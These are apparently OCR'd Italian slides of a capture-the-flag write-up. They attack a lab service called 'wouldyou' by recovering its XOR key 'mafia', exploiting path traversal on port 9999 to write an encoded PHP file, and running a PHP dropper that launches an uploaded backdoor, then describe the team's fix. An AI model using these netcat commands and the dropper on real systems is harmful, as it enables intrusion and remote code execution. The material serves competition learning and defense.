
Attacco al servizio wouldyou



Servizio wouldyou

- Interfaccia web
- Servizio database ad hoc in ascolto su porta 9999/tcp

Lo scorebot accede solo all'interfaccia web
Lo scorebot non si collega direttamente al database.

Attacco al servizio database!

```
[fabio@fabio-lenovo tools]$ nc 192.168.230.2 9999
nomefile
contenutocifrato
OK
[fabio@fabio-lenovo tools]$
```

```
root@server:/home/wouldyou/public_html/db# ls -l
total 8
-rw-r--r--  1 wouldyou wouldyou  0 2007-12-06 10:45 Ì
-rw-r--r--  1 wouldyou wouldyou 16 2015-05-28 12:23 nomefile
-rw-r--r--  1 wouldyou wouldyou  5 2007-12-04 21:47 sdfdf
root@server:/home/wouldyou/public_html/db# _
```

Estrazione della chiave

```
[fabio@fabio-lenovo tools]$ nc 192.168.230.2 9999
nomefile2
aaaaaaaaaaaaaaa
OK
[fabio@fabio-lenovo tools]$
```

ascii: 15 volte 0x61

```
root@server:/home/wouldyou/public_html/db# hexdump -Cv nomefile2
00000000  0c 00 07 08 00 0c 00 07  08 00 0c 00 07 08 00     |...............|
```

XOR di plaintext e cyphertext:

61 61 61 61 61	61 61 61 61 61	61 61 61 61 61
0c 00 07 08 00	0c 00 07 08 00	0c 00 07 08 00
---	---	---
6d 61 66 69 61	6d 61 66 69 61	6d 61 66 69 61

La chiave 6d 61 66 69 61 è la stringa “mafia” !

Possiamo scrivere file in path qualsiasi?

Path traversal:

```
[fabio@fabio-lenovo tools]$ nc 192.168.230.2 9999
../../file_da_mettere_in_home
testtesttest
OK
```

```
root@server:/home/wouldyou# ls
file_da_mettere_in_home  public_html
```

Probabilmente `fopen("db/" + stringa_ricevuta, "w")`

Possiamo scrivere contenuti qualsiasi?

Inviamo un “plaintext” tale che il “crittotesto” sia il payload del nostro attacco:

```
{
   echo -e "../esempio.php"
   echo -e "\x51\x5e\x16\x01\x11\x4d\x41\x42\x0f\x5c\x49\x3e\x20
   \x20\x2d\x28\x32\x3d\x4e\x14\x1d\x0d\x09\x08\x05\x4a\x41\x3b
   \x32\x46\x19\x0c\x16\x36\x0f\x0c\x0c\x03\x4e\x3c\x56\x02\x0e
   \x04\x0e\x09\x49\x42\x0f\x4d\x4d\x51\x51\x5c\x54\x44\x5a\x15
   \x01\x04\x01\x0d\x39\x0c\x19\x08\x02\x4e\x4b\x45\x0b\x41\x44
   \x47\x3e\x32\x27\x2f\x25\x24\x32\x3e\x48\x4b\x41\x4b\x43\x4f
   \x52\x41\x52\x5f"
} | nc 192.168.230.2 9999
```

Questo comando fa sì che venga creato un file **esempio.php** con il contenuto scelto da noi. Per eseguire il file così creato basta collegarsi all'indirizzo http://192.168.230.2/~wouldyou/esempio.php

Codifica del payload

XOR è simmetrico: basta codificare con la chiave “mafia”. Ma:

- **se viene prodotto uno \0 (00) la stringa si interrompe;**
- **se viene prodotto uno \n (0a) la stringa si interrompe.**

Esempio:

testo: `<?php if () ...; ?>`
chiave: `mafiamafiamafiamafi`
codifica: 51 5e 16 01 11 4d 08 **00** 49 49 44 41 48 47 4f 56 41 59 57

Per eliminare gli 00 (e gli eventuali 0a) si possono aggiungere spazi:

testo: `<?php  if () ...; ?>`
chiave: `mafiamafiamafiamafia`
codifica: 51 5e 16 01 11 4d 41 0f 0f 41 45 48 46 47 4f 43 5a 49 56 5f

Abbiamo realizzato un tool per effettuare questa operazione in automatico.

Conclusione dell'attacco

Carichiamo lo script

```
<?php
 $f=$_FILES['upload']['tmp_name'];
 chmod($f,0755);
 shell_exec(\"$f \".__FILE__.\" &\");
?>
```

che riceve e lancia la backdoor.

Difesa

Servizio database in ascolto su 9999/tcp eliminato del tutto.

Modificato codice sorgente dell'interfaccia web in modo da gestire autonomamente ed in modo sicuro i dati ricevuti in input.

In particolare, la prima stringa (quella che permetteva di scrivere file su path arbitrari) è stata sostituita con un suo hash codificato in esadecimale.